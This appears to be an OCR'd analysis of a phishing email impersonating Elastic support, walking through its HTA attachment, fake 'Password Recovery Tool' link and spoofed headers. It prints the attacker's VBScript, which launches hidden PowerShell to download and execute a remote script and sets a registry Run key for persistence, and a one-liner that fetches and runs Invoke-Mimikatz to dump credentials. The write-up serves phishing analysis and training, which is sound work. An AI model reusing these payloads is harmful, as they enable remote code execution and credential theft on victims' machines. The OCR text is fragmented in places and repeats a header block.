
We're sorry if you didn't like our vibe. Here's where you can go to unsubscribe. (Your email is: {{.Email}})

acker}}

tps://ibarblkacoiwlkese.s3.amazonaws.com/Security-Docs.hta

be PDF Reader Link Helper' add-on from 'Adobe Systems, Incorporated' is ready for use.

The hta file shows a download link for PowerShell script helper.ps1.




```
<script language="VBScript">
    Function var_func()
        Dim var_shell
        Set var_shell = CreateObject("Wscript.Shell")
        var_shell.run "powershell.exe -exec bypass -w hidden -command $wc = New-Object System.Net.Webclient; $wc.Headers.Add('User-Agent','Mozilla/5.0 (Windows NT 6.1; WOW64;Trident/7.0; AS; rv:11.0) Like Gecko'); $wc.proxy= [System.Net.WebRequest]::DefaultWebProxy; $wc.proxy.credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials; IEX ($wc.downloadstring('https://ibarblkacoiwlkese.s3.amazonaws.com/helper.ps1'))", 0, true
        var_shell.run "powershell.exe -exec bypass -w hidden -command $wc2 = New-Item -Path HKCU:\software\microsoft\windows\run -Value (New-Object Net.WebClient).DownloadString('https://ibarblkacoiwlkese.s3.amazonaws.com/helper.ps1')", 0, true
    End Function

    Function TestBox()
        Msgbox "Client name (PDF Failed to Decode!)"
    End Function

    TestBox
    var_func

    self.close
</script>
```

Opening the link to helper.ps1 leads nowhere.



'https://ibarblkacoiwlkese.s3.ama ×
google.com/search?q=%27https%3A%2F%2Fibarblkacoiwlkese.s3.amazonaws.com%2Fhelper.ps1&oq=%27https%3A%2F%2Fibarblkacoiwlkese.s3.amazonaws.com%2Fh...
Google
'https://ibarblkacoiwlkese.s3.amazonaws.com/h
All
Shopping
Videos
Images
Books
More
Tools


About 0 results (0.50 seconds)

Your search - **'https://ibarblkacoiwlkese.s3.amazonaws.com/helper.ps1** - did not match any documents.

Suggestions:

- Make sure all words are spelled correctly.
- Try different keywords.
- Try more general keywords.

The password recovery link reveals another PowerShell link.



Security Practices

Learn more about our Security Practices by downloading our security policies here. (Ensure macros are enabled)

Having Issues?

If you are having issues logging in, try installing our Password Recovery Tool to recover your account.

© 2021 Elasticsearch B.V. All rights reserved.

Elasticsearch is a trademark of Elasticsearch BV, registered in the U.S. and in other countries / Trademarks / Terms / Privacy

Apache, Apache Lucene, Apache Hadoop, Hadoop, HDFS and the yellow elephant logo are trademarks of the Apache Software Foundation in the United States and/or other countries.


We're sorry if you didn't like our vibe. Here's where you can go to unsubscribe. (Your email is: {{.Email}})

Tracker}}

https://ibarblkacoiwlkese.s3.amazonaws.com/Password-Recovery.ps1

F Reader Link Helper' add-on from 'Adobe Systems, Incorporated' is ready for use.

Clicking on it brings up a warning.



https://ibarblkacoiwlkese.s3.amazonaws.com/Password-Recovery.ps1

Open File - Security Warning

Do you want to open this file?

Name: ...Users\user1\Downloads\Password-Recovery.ps1

Publisher: **Unknown Publisher**


Type: PS1 File

From: C:\Users\user1\Downloads\Password-Recovery....

☑ Always ask before opening this file


While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not open this software. What's the risk?

Clicking open will download Mimikatz.



Untitled
ibarblkacoiwlkese.s3.amazonaws.com/Password-Recovery.ps1
Password-Recovery (1) - Notepad
File Edit Format View Help

```
powershell "IEX (New-Object Net.WebClient).DownloadString
('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-
Mimikatz.ps1');Invoke-Mimikatz"
```

The From: and Return: paths are not the same in the email header. They are from a gmail account. This is unprofessional.




```
         cdtA==
X-Google-DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=1e100.net; s=20210112;
        h=x-gm-message-state:from:mime-version:date:message-id:subject:to
         :content-transfer-encoding;
        bh=skjTcecwQ8qBMuphJXJsJYoVinN5dq/n/TqmbSgdUYI=;
        b=FCblP6mv5jmgPPorec0NGbpz2y6WxbeosjgB7yVWQizSdmS3dgKh0qu2Zu9WGNXDt6
         eGLGWPVqyQwb8g7fQT8I+ljzKv7sYvkqeXbEHZNKniInDJJzvk1GeyV1lz71Q6O/5sS+
         y+kB+SHT54047WMGRXIEWbR5K2qQzBLm4q7dkVPF9E+0rE41kDA+Rn+NLDD4FBa2cXi+
         vtFIDrU/6ug6zj6T3jcqSIb8R+4loziWFk6fwRqAmo3mBkVZ1YOv4nR5xr1x+5N67vmO
         wc0KZ0GdSohfev0oNVq0xjR4cVjzVZCAufUZOA3PPnpx0+UgjOuIMje41GRCbzUQdT1z
         iBrg==
X-Gm-Message-State: AOAM530OXHq46WLx2L3LGkm0wy6J6++nxnCobunttW9F9nuYQKx2gWzz
        mAPSMRWnWhycQ/K7/1K1Y59SLr+wmymisA==
X-Google-Smtp-Source: ABdhPJz8SjRw6dXXDGuIj94FCTK9e7uDQpsqoVdqdctdkI+QAMB+K5JeMOXbDx1TZaZJj6b0z7vtlw==
X-Received: by 2002:a05:620a:288b:: with SMTP id j11mr4666029qkp.175.1633631556754;
        Thu, 07 Oct 2021 11:32:36 -0700 (PDT)
Return-Path: itgoodcorp@gmail.com
Received: from ip-172-16-5-10 (ec2-52-3-13-8.compute-1.amazonaws.com. [52.3.13.8])
        by smtp.gmail.com with UTF8SMTPSA id g5sm135299qkp.120.2021.10.07.11.32.35
        for <goodcorp@goodcorp.com>
        (version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128);
        Thu, 07 Oct 2021 11:32:36 -0700 (PDT)
From: "=?utf-8?Q?=E2=80=8C=E2=80=8C=E2=80=8Csu=CF=81=CF=81ort@elastic.com=E2=80=8D?=" <itgoodcorp@gmail.com>
X-Google-Original-From: goodcorpIT@goodcorp.com
Mime-Version: 1.0
Date: Thu, 07 Oct 2021 18:32:36 +0000
Message-Id: <1633631555821051708.922.7718069904829163970@ip-172-16-5-10>
Subject: Anomaly detected - reset password!
To: "Goodcorp IT" <goodcorp@goodcorp.com>
X-SID-PRA: ITGOODCORP@GMAIL.COM
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: quoted-printable
X-MS-Exchange-Organization-ExpirationStartTime: 07 Oct 2021 18:32:37.6765
 (UTC)
X-MS-Exchange-Organization-ExpirationStartTimeReason: OriginalSubmit
X-MS-Exchange-Organization-ExpirationInterval: 1:00:00:00.0000000
```




```
         cdtA==
X-Google-DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=1e100.net; s=20210112;
        h=x-gm-message-state:from:mime-version:date:message-id:subject:to
         :content-transfer-encoding;
        bh=skjTcecwQ8qBMuphJXJsJYoVinN5dq/n/TqmbSgdUYI=;
        b=FCblP6mv5jmgPPorec0NGbpz2y6WxbeosjgB7yVWQizSdmS3dgKh0qu2Zu9WGNXDt6
         eGLGWPVqyQwb8g7fQT8I+ljzKv7sYvkqeXbEHZNKniInDJJzvk1GeyV1lz71Q6O/5sS+
         y+kB+SHT54047WMGRXIEWbR5K2qQzBLm4q7dkVPF9E+0rE41kDA+Rn+NLDD4FBa2cXi+
         vtFIDrU/6ug6zj6T3jcqSIb8R+4loziWFk6fwRqAmo3mBkVZ1YOv4nR5xr1x+5N67vmO
         wc0KZ0GdSohfev0oNVq0xjR4cVjzVZCAufUZOA3PPnpx0+UgjOuIMje41GRCbzUQdT1z
         iBrg==
X-Gm-Message-State: AOAM530OXHq46WLx2L3LGkm0wy6J6++nxnCobunttW9F9nuYQKx2gWzz
        mAPSMRWnWhycQ/K7/1K1Y59SLr+wmymisA==
X-Google-Smtp-Source: ABdhPJz8SjRw6dXXDGuIj94FCTK9e7uDQpsqoVdqdctdkI+QAMB+K5JeMOXbDx1TZaZJj6b0z7vtlw==
X-Received: by 2002:a05:620a:288b:: with SMTP id j11mr4666029qkp.175.1633631556754;
        Thu, 07 Oct 2021 11:32:36 -0700 (PDT)
Return-Path: itgoodcorp@gmail.com
Received: from ip-172-16-5-10 (ec2-52-3-13-8.compute-1.amazonaws.com. [52.3.13.8])
        by smtp.gmail.com with UTF8SMTPSA id g5sm135299qkp.120.2021.10.07.11.32.35
        for <goodcorp@goodcorp.com>
        (version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128);
        Thu, 07 Oct 2021 11:32:36 -0700 (PDT)
From: "=?utf-8?Q?=E2=80=8C=E2=80=8C=E2=80=8Csu=CF=81=CF=81ort@elastic.com=E2=80=8D?=" <itgoodcorp@gmail.com>
X-Google-Original-From: goodcorpIT@goodcorp.com
Mime-Version: 1.0
Date: Thu, 07 Oct 2021 18:32:36 +0000
Message-Id: <1633631555821051708.922.7718069904829163970@ip-172-16-5-10>
Subject: Anomaly detected - reset password!
To: "Goodcorp IT" <goodcorp@goodcorp.com>
X-SID-PRA: ITGOODCORP@GMAIL.COM
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: quoted-printable
X-MS-Exchange-Organization-ExpirationStartTime: 07 Oct 2021 18:32:37.6765
 (UTC)
X-MS-Exchange-Organization-ExpirationStartTimeReason: OriginalSubmit
X-MS-Exchange-Organization-ExpirationInterval: 1:00:00:00.0000000
```

The email path is obfuscated to avoid spam detection.



